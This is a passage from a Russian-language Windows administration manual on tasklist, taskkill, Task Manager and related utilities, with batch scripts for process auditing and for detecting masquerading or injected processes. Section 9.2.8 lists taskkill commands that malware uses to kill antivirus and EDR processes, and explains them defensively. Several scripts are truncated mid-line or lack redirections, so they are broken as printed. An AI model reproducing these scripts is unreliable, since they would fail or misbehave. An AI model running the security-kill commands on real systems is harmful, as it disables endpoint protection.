for %%S in (%SERVERS%) do (
    echo [%%S] Завершение %PROCESS%...
    taskkill /S %%S /U DOMAIN\admin /F /IM %PROCESS% 2>nul
    if errorlevel 1 (
        echo [%%S] Процесс не найден или ошибка доступа
    ) else (
        echo [%%S] Процесс завершён
    )
)
```

9.2.8 Безопасность: антивирус и taskkill

Злоумышленники регулярно используют taskkill для отключения защитных механизмов:

```
:: Типичный паттерн вредоносного ПО:
taskkill /F /IM MsMpEng.exe        &:: Windows Defender
taskkill /F /IM avp.exe            &:: Kaspersky
taskkill /F /IM bdagent.exe        &:: Bitdefender
taskkill /F /IM ccSvcHst.exe       &:: Norton/Symantec
taskkill /F /IM mbam.exe           &:: Malwarebytes
taskkill /F /IM SentinelAgent.exe  &:: SentinelOne
taskkill /F /IM CylanceSvc.exe     &:: Cylance
```

Почему это обычно не работает:

1. Современные антивирусы регистрируют свои процессы как защищённые (Protected Process Light — PPL). Ядро Windows запрещает вызов TerminateProcess для PPL-процессов даже от имени SYSTEM.
2. EDR-решения используют драйверы режима ядра для мониторинга. Завершение пользовательского процесса EDR не отключает драйвер.
3. Службы с параметром восстановления автоматически перезапускаются.

Детектирование попыток отключения защиты:

```
@echo off
:: Мониторинг попыток завершения антивирусных процессов
:: Проверять в логах: Event ID 4689 (завершение процесса)
:: и Event ID 1 (Sysmon — создание процесса с именем taskkill)

:: Простая проверка — запущен ли антивирус
tasklist /FI "IMAGENAME eq MsMpEng.exe" /NH | findstr /I "MsMpEng" > nul
if errorlevel 1 (
    echo [CRITICAL] Windows Defender не запущен!
    :: Здесь — отправка уведомления администратору
)
```

9.3 taskmgr.exe — Диспетчер задач

9.3.1 Обзор

Диспетчер задач Windows (`taskmgr.exe`) — это графический инструмент, который за годы эволюции превратился из простого «убийцы зависших программ» в полноценную консоль мониторинга системы. В Windows 11 он был существенно переработан — получил новый интерфейс на базе WinUI 3 и ряд новых возможностей.

Расположение: `C:\Windows\System32\Taskmgr.exe`

9.3.2 Способы запуска

Диспетчер задач можно вызвать множеством способов:

Способ	Описание
`Ctrl+Shift+Esc`	Прямой запуск (самый быстрый способ)
`Ctrl+Alt+Del` → «Диспетчер задач»	Через экран безопасности
Правый клик на панели задач → «Диспетчер задач»	Контекстное меню (Windows 10; в Windows 11 также доступен)
`Win+X` → «Диспетчер задач»	Меню быстрых ссылок
`taskmgr` в командной строке или Run-диалоге	Прямой запуск

Запуск из командной строки с повышенными привилегиями:

```
C:\> runas /user:Administrator taskmgr.exe
```

9.3.3 Скрытые возможности и горячие клавиши

Режим Always on Top:

В меню «Параметры» (Options) можно включить режим «Поверх остальных окон» — полезно при отладке полноэкранных приложений.

Компактный режим (Tiny Footprint Mode):

Двойной клик на границе между вкладками переводит Диспетчер задач в минимальный режим — только график CPU без рамки. Повторный двойной клик возвращает к нормальному виду. Это недокументированная функция, работающая в Windows 10 и более ранних версиях.

Горячие клавиши внутри Диспетчера задач:

Клавиша	Действие
`Ctrl+E`	Открыть поиск (Windows 11)
`Alt+Enter`	Свойства выбранного процесса
`Del` или `End`	Завершить выбранный процесс
`Ctrl+N`	Запустить новую задачу (Run new task)
`Ctrl+Shift+Esc`	Обновить данные немедленно

Запуск процесса от имени администратора:

В Диспетчере задач: Файл → Запустить новую задачу → установить флажок «Создать задачу с правами администратора». Это работает даже когда Explorer.exe не отвечает — часто единственный способ запустить cmd.exe с повышенными привилегиями на «подвисшей» системе.

9.3.4 Вкладка «Процессы» (Processes)

Отображает активные процессы с иерархической группировкой (приложения, фоновые процессы, процессы Windows). Ключевые возможности:

- **Колонки можно настраивать:** правый клик на заголовке → включение/выключение колонок (CPU, Memory, Disk, Network, GPU, Power usage и др.)
- **Группировка по типу:** Windows 10/11 автоматически группирует процессы на Applications, Background processes и Windows processes
- **Развёрнутые деревья:** клик на стрелку рядом с приложением раскрывает его дочерние процессы

9.3.5 Вкладка «Подробности» (Details)

Эта вкладка — наиболее ценный инструмент для администратора. Она показывает каждый процесс как отдельную строку без группировки.

Настройка колонок через контекстное меню заголовков:

Добавьте колонки для углублённого анализа: - **Command line** — полная командная строка запуска (критично для анализа svchost.exe и подозрительных процессов) - **Platform** — 32-бит или 64-бит (32-битные процессы в 64-битной системе могут быть подозрительными) - **Elevated** — запущен ли процесс с повышенными привилегиями - **Image path name** — полный путь к исполняемому файлу - **Operating system context** — контекст безопасности

Пример анализа: если вы видите процесс `svchost.exe`, запущенный из `C:\Users\Public\svchost.exe` вместо `C:\Windows\System32\svchost.exe` — это практически гарантированная компрометация. Колонка Image path name моментально выявляет такие подмены.

9.3.6 Вкладка «Производительность» (Performance)

Предоставляет графики реального времени для: - **CPU** — общая загрузка, загрузка по ядрам, скорость, количество процессов и потоков, время работы системы (uptime), виртуализация - **Память** — использование, доступная, кэшированная, committed, paged pool, non-paged pool - **Диски** — скорость чтения/записи, IOPS, время отклика - **Сеть** — скорость передачи данных по каждому адаптеру, IPv4/IPv6 адреса - **GPU** — загрузка каждого GPU, использование видеопамяти, версия драйвера, температура (в поддерживаемых системах)

Ресурс-монитор:

Ссылка «Открыть монитор ресурсов» в нижней части вкладки запускает `resmon.exe` — более детальный инструмент, рассматриваемый в Главе 20.

9.3.7 Вкладка «Автозагрузка» (Startup)

Показывает программы, запускаемые при входе пользователя в систему. Ключевые колонки:

- **Startup impact** — оценка влияния на время загрузки: High, Medium, Low, Not measured. Эта оценка основана на CPU-времени и объёме дисковых операций в первые секунды после входа.
- **Status** — Enabled/Disabled
- **Startup type** — Registry или Folder (папка автозагрузки)

Можно отключить элемент автозагрузки правым кликом → Disable. Это безопаснее, чем удаление ключа реестра — можно легко включить обратно.

9.3.8 Анализ цепочки ожидания (Wait Chain Traversal)

Когда процесс зависает, причиной часто является взаимоблокировка (deadlock). Windows содержит встроенный механизм Wait Chain Traversal (WCT), доступный через Диспетчер задач:

1. Перейдите на вкладку «Подробности» (Details)
2. Правый клик на зависшем процессе
3. Выберите «Анализ цепочки ожидания» (Analyze wait chain)

Диалоговое окно покажет цепочку процессов и потоков, блокирующих друг друга. Например:

```
notepad.exe (PID: 12456) ожидает:
  └─ Thread 1 ожидает:
       └─ critical section, принадлежащую:
            └─ explorer.exe (PID: 5764), Thread 8
                 └─ COM-вызов к:
                      └─ DllHost.exe (PID: 9800) [NOT RESPONDING]
```

Это позволяет точно определить корень проблемы и завершить именно тот процесс, который создаёт блокировку.

9.3.9 GPU-мониторинг

Начиная с Windows 10 Fall Creators Update (1709), Диспетчер задач отображает использование GPU:

- **На вкладке «Процессы»:** колонка GPU показывает процент использования графического процессора каждым приложением
- **На вкладке «Производительность»:** графики в реальном времени для каждого GPU в системе

Доступные метрики GPU: - 3D-нагрузка - Copy (операции копирования) - Video Encode / Video Decode - Dedicated GPU Memory (выделенная видеопамять) - Shared GPU Memory (общая память GPU)

Это позволяет без сторонних инструментов определить, какое приложение нагружает видеокарту — будь то игра, майнер криптовалют или аппаратное ускорение видео в браузере.

9.4 Дополнительные утилиты

9.4.1 taskhostw.exe — хост задач Windows

`taskhostw.exe` (Task Host Window) — это системный процесс, выступающий в роли универсального хоста для задач планировщика, реализованных в виде DLL (а не исполняемых файлов). Он расположен в `C:\Windows\System32\` и является преемником `taskhost.exe` из Windows 7 и `taskhostex.exe` из Windows 8.

Когда планировщик задач запускает задачу, основанную на COM-объекте или DLL, он загружает её в процесс taskhostw.exe. Таким образом, один экземпляр taskhostw.exe может обслуживать несколько запланированных задач.

Диагностика:

```
C:\> tasklist /FI "IMAGENAME eq taskhostw.exe" /V

Имя образа                     PID Имя сессии        Память     Состояние  Пользовател
========================= ======== ================ =========== ========== ===========
taskhostw.exe                 3456 Services               8 204 Running    NT AUTHORIT
taskhostw.exe                 4200 Console               11 360 Running    WORKSTATION
```

Значимость для безопасности: множественные экземпляры taskhostw.exe — это нормально. Однако если taskhostw.exe запущен из нестандартного расположения или его родительский процесс — не svchost.exe (служба Schedule), это требует расследования.

9.4.2 timeout.exe — задержки в скриптах

`timeout.exe` создаёт управляемую паузу в выполнении скрипта:

```
C:\> timeout /T 10
Ожидание 10 сек., для продолжения нажмите любую клавишу ...
```

Параметры: - `/T seconds` — время ожидания в секундах (от -1 до 99999). Значение -1 означает бесконечное ожидание (только нажатие клавиши) - `/NOBREAK` — игнорировать нажатия клавиш, ожидать только истечения таймера

```
C:\> timeout /T 30 /NOBREAK
Ожидание 30 сек. ...
```

Применение в скриптах мониторинга:

```
@echo off
:loop
echo [%TIME%] Проверка состояния службы...
sc query "Spooler" | findstr "RUNNING" > nul
if errorlevel 1 (
    echo [ALERT] Служба Spooler остановлена!
    net start Spooler
)
timeout /T 60 /NOBREAK > nul
goto loop
```

Отличие от `ping -n`: в старых скриптах часто использовалась конструкция `ping -n 11 127.0.0.1 > nul` для 10-секундной паузы. Утилита timeout.exe — штатная и корректная замена этому приёму.

9.4.3 waitfor.exe — сигнализация между машинами

`waitfor.exe` — малоизвестная утилита, позволяющая отправлять и получать сигналы между компьютерами в сети. Сигнал — это именованное событие, передаваемое по протоколу mailslots.

Ожидание сигнала:

```
C:\> waitfor BackupComplete
УСПЕХ: Получен сигнал 'BackupComplete'.
```

Команда блокирует консоль до получения сигнала.

Отправка сигнала:

```
C:\> waitfor /SI BackupComplete
УСПЕХ: Сигнал 'BackupComplete' отправлен.
```

Отправка сигнала на конкретный компьютер:

```
C:\> waitfor /S SERVER02 /SI DeployReady
```

Ожидание с таймаутом:

```
C:\> waitfor /T 300 BackupComplete
```

Ожидание не более 300 секунд. Если сигнал не получен — выход с кодом ошибки.

Практический сценарий: координация скриптов развёртывания:

На сервере резервного копирования:

```
:: backup_server.bat
echo Запуск резервного копирования...
robocopy C:\Data \\NAS\Backup /MIR /R:3
echo Копирование завершено, отправка сигнала...
waitfor /SI BackupDone
```

На сервере приложений:

```
:: app_server.bat
echo Ожидание завершения резервного копирования...
waitfor /T 3600 BackupDone
if errorlevel 1 (
    echo Таймаут! Резервное копирование не завершилось за час.
    exit /b 1
)
echo Резервное копирование завершено, запуск обновления...
```

Ограничения: waitfor использует mailslots — ненадёжный протокол без подтверждения доставки. Для критических сценариев предпочтительнее использовать файлы-флаги на сетевом ресурсе или механизмы планировщика задач.

9.4.4 at.exe — планирование задач (устаревшая)

Утилита `at.exe` была основным инструментом планирования задач до появления `schtasks.exe`. Начиная с Windows 8, at.exe считается устаревшей (deprecated), а в некоторых сборках Windows 11 уже удалена.

```
C:\> at 14:30 /every:M,W,F "C:\Scripts\backup.bat"
Добавлено новое задание с идентификатором = 1
```

```
C:\> at
Состояние  Код    День          Время       Командная строка
-------------------------------------------------------------------------
           1      Каждый: ПН    14:30       C:\Scripts\backup.bat
                         СР
                         ПТ
```

Значимость для безопасности: несмотря на устаревший статус, at.exe до сих пор используется в атаках для создания персистентности и запуска кода от имени SYSTEM. Задачи, созданные через at.exe, выполняются с привилегиями SYSTEM, что делает эту утилиту привлекательной для злоумышленников.

Детектирование задач at.exe:

```
C:\> schtasks /Query /FO LIST | findstr /I "at"
```

Задачи, созданные через at.exe, отображаются в планировщике с префиксом `At` в имени.

Рекомендация: в новых системах всегда используйте `schtasks.exe` (подробнее — в Главе 10). Если at.exe присутствует в системе, но не используется — рассмотрите возможность его блокировки через AppLocker или WDAC.

9.5 Практические сценарии

9.5.1 Полный аудит запущенных процессов

Комплексный аудит процессов — это первый шаг при расследовании инцидента или оценке состояния системы. Следующий скрипт создаёт подробный отчёт:

```
@echo off
:: full_process_audit.bat — комплексный аудит процессов
:: Запуск от имени администратора для полной информации

setlocal enabledelayedexpansion
set REPORT=C:\Audit\process_audit_%COMPUTERNAME%.txt

if not exist C:\Audit mkdir C:\Audit

echo ============================================================ > "%REPORT%"
echo  ПОЛНЫЙ АУДИТ ПРОЦЕССОВ                                      >> "%REPORT%"
echo  Система: %COMPUTERNAME%                                     >> "%REPORT%"
echo  Дата: %DATE% %TIME%                                        >> "%REPORT%"
echo  Пользователь: %USERNAME%                                    >> "%REPORT%"
echo ============================================================ >> "%REPORT%"
echo. >> "%REPORT%"

echo [1/6] Список всех процессов (verbose)...
echo --- РАЗДЕЛ 1: Все процессы (verbose) --- >> "%REPORT%"
tasklist /V /FO TABLE >> "%REPORT%"
echo. >> "%REPORT%"

echo [2/6] Карта служб...
echo --- РАЗДЕЛ 2: Карта служб в процессах --- >> "%REPORT%"
tasklist /SVC /FO TABLE >> "%REPORT%"
echo. >> "%REPORT%"

echo [3/6] Сетевые модули...
echo --- РАЗДЕЛ 3: Процессы с сетевыми модулями (ws2_32.dll) --- >> "%REPORT%"
tasklist /M ws2_32.dll >> "%REPORT%"
echo. >> "%REPORT%"

echo [4/6] Криптографические модули...
echo --- РАЗДЕЛ 4: Процессы с криптографическими модулями --- >> "%REPORT%"
echo -- bcrypt.dll: >> "%REPORT%"
tasklist /M bcrypt.dll >> "%REPORT%"
echo -- ncrypt.dll: >> "%REPORT%"
tasklist /M ncrypt.dll >> "%REPORT%"
echo. >> "%REPORT%"

echo [5/6] Процессы SYSTEM...
echo --- РАЗДЕЛ 5: Процессы NT AUTHORITY\SYSTEM --- >> "%REPORT%"
tasklist /V /FI "USERNAME eq NT AUTHORITY\SYSTEM" /FO TABLE >> "%REPORT%"
echo. >> "%REPORT%"

echo [6/6] Подозрительные индикаторы...
echo --- РАЗДЕЛ 6: Подозрительные индикаторы --- >> "%REPORT%"

echo -- Процессы с высоким потреблением памяти (>500MB): >> "%REPORT%"
tasklist /FI "MEMUSAGE gt 500000" /V >> "%REPORT%"

echo -- Процессы в состоянии NOT RESPONDING: >> "%REPORT%"
tasklist /FI "STATUS eq NOT RESPONDING" /V >> "%REPORT%"

echo -- Количество экземпляров svchost.exe: >> "%REPORT%"
tasklist /FI "IMAGENAME eq svchost.exe" /NH | find /C "svchost" >> "%REPORT%"

echo. >> "%REPORT%"
echo ============================================================ >> "%REPORT%"
echo  Аудит завершён: %DATE% %TIME%                              >> "%REPORT%"
echo ============================================================ >> "%REPORT%"

echo.
echo Отчёт сохранён: %REPORT%
```

9.5.2 Обнаружение process hollowing и DLL injection

Process hollowing — техника, при которой вредоносное ПО запускает легитимный процесс в приостановленном состоянии, заменяет его образ в памяти вредоносным кодом и возобновляет выполнение. Внешне процесс выглядит нормально, но фактически выполняет вредоносный код.

DLL injection — техника внедрения вредоносной DLL в адресное пространство легитимного процесса. Средствами tasklist можно выявить ряд индикаторов:

```
@echo off
:: detect_injection.bat — базовое обнаружение инъекций
:: ВНИМАНИЕ: это эвристический анализ, не замена EDR

echo ===== ОБНАРУЖЕНИЕ АНОМАЛИЙ В ПРОЦЕССАХ =====
echo.

echo [1] Поиск svchost.exe без служб (возможный hollowing):
echo ------------------------------------------------------
for /F "tokens=1,2 delims=," %%A in ('tasklist /SVC /FO CSV /NH') do (
    set "IMG=%%~A"
    set "SVC=%%~B"
    if /I "!IMG!"=="svchost.exe" (
        echo %%~A PID=%%~B Services=%%~C
    )
)
echo.

echo [2] Поиск нестандартных DLL в системных процессах:
echo ------------------------------------------------------
echo Проверка winlogon.exe:
tasklist /M /FI "IMAGENAME eq winlogon.exe"
echo.
echo Проверка lsass.exe:
tasklist /M /FI "IMAGENAME eq lsass.exe"
echo.

echo [3] Поиск подозрительных имён процессов:
echo ------------------------------------------------------
echo Процессы с именем, похожим на svchost:
tasklist /FI "IMAGENAME eq svch0st.exe" /NH 2>nul
tasklist /FI "IMAGENAME eq svhost.exe" /NH 2>nul
tasklist /FI "IMAGENAME eq svchost .exe" /NH 2>nul
echo (Если выше пусто — имитаторы не обнаружены)
echo.

echo [4] Поиск процессов с отладочными модулями:
echo ------------------------------------------------------
echo dbghelp.dll (индикатор дампа памяти):
tasklist /M dbghelp.dll
echo.
echo dbgcore.dll:
tasklist /M dbgcore.dll
echo.

echo [5] Поиск процессов с powershell-модулями в нетипичных хостах:
echo ------------------------------------------------------
tasklist /M System.Management.Automation.dll
echo.
```

Ограничения метода: tasklist работает на уровне user-mode и может быть обманут руткитами, перехватывающими API. Для более надёжного обнаружения используйте инструменты, работающие на уровне ядра (например, Sysmon или коммерческие EDR-решения).

9.5.3 Скрипт мониторинга новых процессов

Следующий скрипт непрерывно отслеживает появление новых процессов и записывает их в лог:

```
@echo off
:: new_process_monitor.bat — мониторинг новых процессов
:: Запуск: new_process_monitor.bat [интервал_секунд]
:: По умолчанию интервал = 15 секунд

setlocal enabledelayedexpansion

set INTERVAL=%1
if "%INTERVAL%"=="" set INTERVAL=15

set LOGFILE=C:\Audit\new_processes.log
set PREV=%TEMP%\proc_prev.txt
set CURR=%TEMP%\proc_curr.txt

if not exist C:\Audit mkdir C:\Audit

echo ========================================= >> "%LOGFILE%"
echo Мониторинг запущен: %DATE% %TIME% >> "%LOGFILE%"
echo Интервал: %INTERVAL% секунд >> "%LOGFILE%"
echo ========================================= >> "%LOGFILE%"

:: Создаём начальный снимок (только PID и имя)
tasklist /FO CSV /NH > "%PREV%"

echo Мониторинг запущен. Интервал: %INTERVAL% сек.
echo Лог: %LOGFILE%
echo Нажмите Ctrl+C для остановки.
echo.

:loop
timeout /T %INTERVAL% /NOBREAK > nul
tasklist /FO CSV /NH > "%CURR%"

:: Поиск новых процессов (есть в CURR, нет в PREV)
for /F "tokens=1,2 delims=," %%A in (%CURR%) do (
    set "FOUND=0"
    for /F "tokens=1,2 delims=," %%X in (%PREV%) do (
        if "%%A %%B"=="%%X %%Y" set "FOUND=1"
    )
    if "!FOUND!"=="0" (
        echo [%DATE% %TIME%] НОВЫЙ: %%~A PID=%%~B
        echo [%DATE% %TIME%] НОВЫЙ: %%~A PID=%%~B >> "%LOGFILE%"
    )
)

:: Поиск завершившихся процессов
for /F "tokens=1,2 delims=," %%A in (%PREV%) do (
    set "FOUND=0"
    for /F "tokens=1,2 delims=," %%X in (%CURR%) do (
        if "%%A %%B"=="%%X %%Y" set "FOUND=1"
    )
    if "!FOUND!"=="0" (
        echo [%DATE% %TIME%] ЗАВЕРШЁН: %%~A PID=%%~B
        echo [%DATE% %TIME%] ЗАВЕРШЁН: %%~A PID=%%~B >> "%LOGFILE%"
    )
)

copy /Y "%CURR%" "%PREV%" > nul
goto loop
```

Примечание: для промышленного мониторинга создания процессов используйте Sysmon (Event ID 1) или ETW-трассировку. Скрипт на основе tasklist имеет «слепые зоны» — короткоживущие процессы, завершившиеся между опросами, не будут обнаружены.

9.5.4 Baseline процессов чистой системы Windows

Создание эталонного списка процессов (baseline) чистой системы — фундаментальный шаг для последующего обнаружения аномалий.

Процессы, которые ВСЕГДА присутствуют в чистой Windows 11:

Процесс	PID	Родитель	Учётная запись	Описание
System	4	(ядро)	SYSTEM	Процесс ядра
smss.exe	уник.	System	SYSTEM	Session Manager
csrss.exe	уник.	smss.exe	SYSTEM	Client/Server Runtime (один на сессию)
wininit.exe	уник.	smss.exe	SYSTEM	Инициализация Windows (сессия 0)
winlogon.exe	уник.	smss.exe	SYSTEM	Управление входом (сессия 1+)
services.exe	уник.	wininit.exe	SYSTEM	Service Control Manager
lsass.exe	уник.	wininit.exe	SYSTEM	Local Security Authority
svchost.exe	множ.	services.exe	SYSTEM/LOCAL/NETWORK SERVICE	Хост служб
dwm.exe	уник.	(по сессии)	DWM-N	Desktop Window Manager
explorer.exe	уник.	userinit.exe*	Пользователь	Оболочка

(*) После запуска userinit.exe завершается, поэтому explorer.exe может отображаться без родителя.

Скрипт создания baseline:

```
@echo off
:: create_baseline.bat — создание эталона процессов чистой системы
:: Запускать на свежеустановленной или заведомо чистой системе

set BASELINE_DIR=C:\Audit\Baseline
if not exist "%BASELINE_DIR%" mkdir "%BASELINE_DIR%"

set TIMESTAMP=%DATE:~6,4%%DATE:~3,2%%DATE:~0,2%

echo Создание baseline для %COMPUTERNAME%...

:: Полный список процессов
tasklist /V /FO CSV > "%BASELINE_DIR%\baseline_processes_%TIMESTAMP%.csv"

:: Карта служб
tasklist /SVC /FO CSV > "%BASELINE_DIR%\baseline_services_%TIMESTAMP%.csv"

:: Модули каждого процесса
tasklist /M /FO CSV > "%BASELINE_DIR%\baseline_modules_%TIMESTAMP%.csv"

:: Только имена процессов (уникальные, отсортированные)
tasklist /FO CSV /NH | for /F "tokens=1 delims=," %%A in ('more') do @echo %%~A >> "%BA
sort "%BASELINE_DIR%\baseline_names_raw.txt" /unique /O "%BASELINE_DIR%\baseline_names_
del "%BASELINE_DIR%\baseline_names_raw.txt" 2>nul

echo Baseline сохранён в %BASELINE_DIR%
echo Файлы:
dir /B "%BASELINE_DIR%"
```

Скрипт сравнения текущего состояния с baseline:

```
@echo off
:: compare_baseline.bat — сравнение текущего состояния с baseline
:: Использование: compare_baseline.bat baseline_names_YYYYMMDD.txt

setlocal enabledelayedexpansion

if "%1"=="" (
    echo Использование: compare_baseline.bat ^<файл_baseline^>
    exit /b 1
)

set BASELINE=%1
set CURRENT=%TEMP%\current_names.txt

:: Получаем текущие уникальные имена процессов
tasklist /FO CSV /NH > "%TEMP%\curr_raw.csv"
(for /F "tokens=1 delims=," %%A in (%TEMP%\curr_raw.csv) do @echo %%~A) | sort /unique

echo ===== СРАВНЕНИЕ С BASELINE =====
echo Baseline: %BASELINE%
echo Текущее время: %DATE% %TIME%
echo.

echo --- Новые процессы (не в baseline): ---
for /F "delims=" %%A in (%CURRENT%) do (
    findstr /I /X /C:"%%A" "%BASELINE%" > nul 2>&1
    if errorlevel 1 (
        echo   [NEW] %%A
        tasklist /FI "IMAGENAME eq %%A" /V /NH 2>nul
    )
)
echo.

echo --- Отсутствующие процессы (были в baseline, нет сейчас): ---
for /F "delims=" %%A in (%BASELINE%) do (
    findstr /I /X /C:"%%A" "%CURRENT%" > nul 2>&1
    if errorlevel 1 (
        echo   [MISSING] %%A
    )
)
echo.
echo ===== СРАВНЕНИЕ ЗАВЕРШЕНО =====
```

9.5.5 Обнаружение маскировки процессов

Вредоносное ПО часто маскируется под легитимные системные процессы. Ключевые правила для обнаружения подделок:

Правило 1: Единственность критических процессов

Следующие процессы должны существовать ровно в одном экземпляре: - `lsass.exe` — если их два, один из них поддельный - `services.exe` - `wininit.exe` - `winlogon.exe` (один на интерактивную сессию)

```
@echo off
:: check_singleton.bat — проверка уникальности критических процессов

echo ===== ПРОВЕРКА УНИКАЛЬНОСТИ СИСТЕМНЫХ ПРОЦЕССОВ =====
echo.

for %%P in (lsass.exe services.exe wininit.exe) do (
    set /A COUNT=0
    for /F "skip=3" %%L in ('tasklist /FI "IMAGENAME eq %%P" /NH') do (
        set /A COUNT+=1
    )
    if !COUNT! GTR 1 (
        echo [CRITICAL] %%P — обнаружено !COUNT! экземпляров!
        tasklist /FI "IMAGENAME eq %%P" /V
    ) else if !COUNT! EQU 1 (
        echo [OK] %%P — 1 экземпляр
    ) else (
        echo [WARNING] %%P — не обнаружен!
    )
)
```

Правило 2: svchost.exe должен содержать службы

```
C:\> tasklist /SVC /FI "IMAGENAME eq svchost.exe" | findstr "Н/Д"
```

Если svchost.exe отображается со значением «Н/Д» в поле служб — он не обслуживает ни одной службы. Это аномалия, требующая расследования (за исключением svchost.exe, работающих в пользовательском контексте для задач типа DCOM).

Правило 3: Корректные родительские процессы

К сожалению, tasklist не показывает родительский PID (PPID). Для этого необходим WMIC или PowerShell:

```
C:\> wmic process where "name='svchost.exe'" get ProcessId,ParentProcessId,CommandLine
```

Ожидаемые родители: - `svchost.exe` → родитель `services.exe` - `lsass.exe` → родитель `wininit.exe` - `services.exe` → родитель `wininit.exe` - `csrss.exe` → родитель `smss.exe` (но smss.exe может завершиться)

Если `svchost.exe` запущен не от `services.exe` — это практически гарантированная подмена.

Правило 4: Корректный путь к исполняемому файлу

```
C:\> wmic process where "name='svchost.exe'" get ExecutablePath

ExecutablePath
C:\Windows\System32\svchost.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\svchost.exe
...
```

Если какой-либо экземпляр запущен из `C:\Windows\Temp\`, `C:\Users\`, или другого нестандартного расположения — это подмена.

Комплексный скрипт обнаружения маскировки:

```
@echo off
:: detect_masquerading.bat — обнаружение маскировки процессов
:: Требует запуска от имени администратора

setlocal enabledelayedexpansion

echo ============================================================
echo  ОБНАРУЖЕНИЕ МАСКИРОВКИ СИСТЕМНЫХ ПРОЦЕССОВ
echo  %COMPUTERNAME% | %DATE% %TIME%
echo ============================================================
echo.

:: Список критических системных процессов и их легитимных путей
echo [1] Проверка путей системных процессов...
echo ------------------------------------------------------------

for %%P in (svchost.exe lsass.exe services.exe csrss.exe smss.exe wininit.exe winlogon
    echo.
    echo Проверка %%P:
    for /F "skip=1 delims=" %%L in ('wmic process where "name='%%P'" get ExecutablePat
        set "EXEPATH=%%L"
        set "EXEPATH=!EXEPATH: =!"
        if not "!EXEPATH!"=="" (
            echo !EXEPATH! | findstr /I /C:"C:\Windows\System32" > nul
            if errorlevel 1 (
                echo   [CRITICAL] Нестандартный путь: !EXEPATH!
            ) else (
                echo   [OK] !EXEPATH!
            )
        )
    )
)

echo.
echo [2] Проверка svchost.exe без служб...
echo ------------------------------------------------------------
tasklist /SVC /FI "IMAGENAME eq svchost.exe" /FO CSV /NH | findstr /C:",\"Н/Д\"" > nul
if not errorlevel 1 (
    echo [WARNING] Обнаружены экземпляры svchost.exe без служб:
    tasklist /SVC /FI "IMAGENAME eq svchost.exe" /FO TABLE | findstr "Н/Д"
) else (
    echo [OK] Все экземпляры svchost.exe обслуживают службы
)

echo.
echo [3] Проверка количества критических процессов...
echo ------------------------------------------------------------
for %%P in (lsass.exe services.exe wininit.exe) do (
    for /F %%C in ('tasklist /FI "IMAGENAME eq %%P" /NH ^| find /C "%%P"') do (
        if %%C GTR 1 (
            echo [CRITICAL] %%P: %%C экземпляров ^(ожидается 1^)!
        ) else (
            echo [OK] %%P: %%C экземпляр
        )
    )
)

echo.
echo [4] Проверка командной строки svchost.exe...
echo ------------------------------------------------------------
echo Все svchost.exe должны иметь параметр -k:
for /F "skip=1 delims=" %%L in ('wmic process where "name='svchost.exe'" get CommandLi
    set "CMD=%%L"
    if not "!CMD!"=="" (
        echo !CMD! | findstr /I "\-k" > nul
        if errorlevel 1 (
            echo   [WARNING] svchost.exe без параметра -k: !CMD!
        )
    )
)

echo.
echo ============================================================
echo  Проверка завершена.
echo ============================================================
```

9.6 Сводная таблица параметров

tasklist.exe

Параметр	Описание	Пример
(без параметров)	Список всех процессов	`tasklist`
`/FO TABLE|CSV|LIST`	Формат вывода	`tasklist /FO CSV`
`/NH`	Без заголовков	`tasklist /FO CSV /NH`
`/FI "фильтр"`	Фильтрация	`tasklist /FI "PID eq 836"`
`/M [dll]`	Загруженные модули	`tasklist /M ws2_32.dll`
`/SVC`	Сервисы в процессах	`tasklist /SVC`
`/V`	Расширенная информация	`tasklist /V`
`/S server`	Удалённая система	`tasklist /S DC01`
`/U domain\user`	Учётная запись	`tasklist /U CORP\admin`
`/P password`	Пароль	`tasklist /P Secret123`

taskkill.exe

Параметр	Описание	Пример
`/PID pid`	Завершить по PID	`taskkill /PID 1234`
`/IM image`	Завершить по имени	`taskkill /IM notepad.exe`
`/F`	Принудительное завершение	`taskkill /F /PID 1234`
`/T`	Завершить дерево процессов	`taskkill /F /T /PID 1234`
`/FI "фильтр"`	Завершить по фильтру	`taskkill /FI "STATUS eq NOT RESPONDING"`
`/S, /U, /P`	Удалённое завершение	`taskkill /S DC01 /F /IM mal.exe`

9.7 Коды возврата и обработка ошибок

tasklist

Код	Значение
0	Успешное выполнение
1	Процессы не найдены (при использовании фильтров) или ошибка

taskkill

Код	Значение
0	Процесс(ы) успешно завершены
1	Процесс не найден
128	Некорректный аргумент

Обработка кодов возврата в скриптах:

```
tasklist /FI "IMAGENAME eq malware.exe" /NH | findstr /I "malware" > nul
if %ERRORLEVEL% EQU 0 (
    echo Процесс malware.exe обнаружен! Завершение...
    taskkill /F /IM malware.exe
    if %ERRORLEVEL% EQU 0 (
        echo Процесс успешно завершён.
    ) else (
        echo ОШИБКА: не удалось завершить процесс!
    )
) else (
    echo Процесс malware.exe не обнаружен.
)
```

9.8 Связь с другими утилитами и инструментами

tasklist и taskkill — базовые инструменты, но для полноценного управления процессами их часто комбинируют с другими утилитами:

Задача	Инструмент	Связь
Сетевые соединения процесса	`netstat -ano` (Глава 5)	PID из netstat → tasklist для идентификации
Управление службами	`sc.exe` (Глава 10)	tasklist /SVC показывает службы → sc для управления
Подробная информация	`wmic process` (Глава 11)	WMIC даёт PPID, командную строку, путь
Мониторинг производительности	`perfmon`, `resmon` (Глава 20)	Графический мониторинг ресурсов процессов
Аудит процессов	`wevtutil` (Глава 24)	Event ID 4688/4689 — создание/завершение процессов

Типичная цепочка расследования:

```
1. netstat -ano | findstr ":4444"          — обнаружена подозрительная связь
   TCP  192.168.1.50:49823  10.0.0.1:4444  ESTABLISHED  7890

2. tasklist /FI "PID eq 7890" /V           — идентификация процесса
   svchost.exe  7890  Console  1  45 MB  Running  WORKSTATION\admin

3. tasklist /M /FI "PID eq 7890"           — проверка модулей
   (обнаружены нестандартные DLL)

4. tasklist /SVC /FI "PID eq 7890"         — проверка служб
   Н/Д (svchost без служб — аномалия!)

5. wmic process where "ProcessId=7890" get ExecutablePath,CommandLine,ParentProcessId
   C:\Users\Public\svchost.exe  (нестандартный путь — подтверждение компрометации)

6. taskkill /F /T /PID 7890              — принудительное завершение с деревом
```

9.9 Ограничения и альтернативы

Ограничения tasklist/taskkill

1. **Нет информации о родительском процессе (PPID).** Это критический недостаток для расследований. Используйте `wmic process get Name,ProcessId,ParentProcessId` или PowerShell `Get-Process` с доступом к WMI.
2. **Нет информации о хэше исполняемого файла.** Для проверки целостности процесса необходим внешний инструмент: `certutil -hashfile` (Глава 12) или `Get-FileHash` в PowerShell.

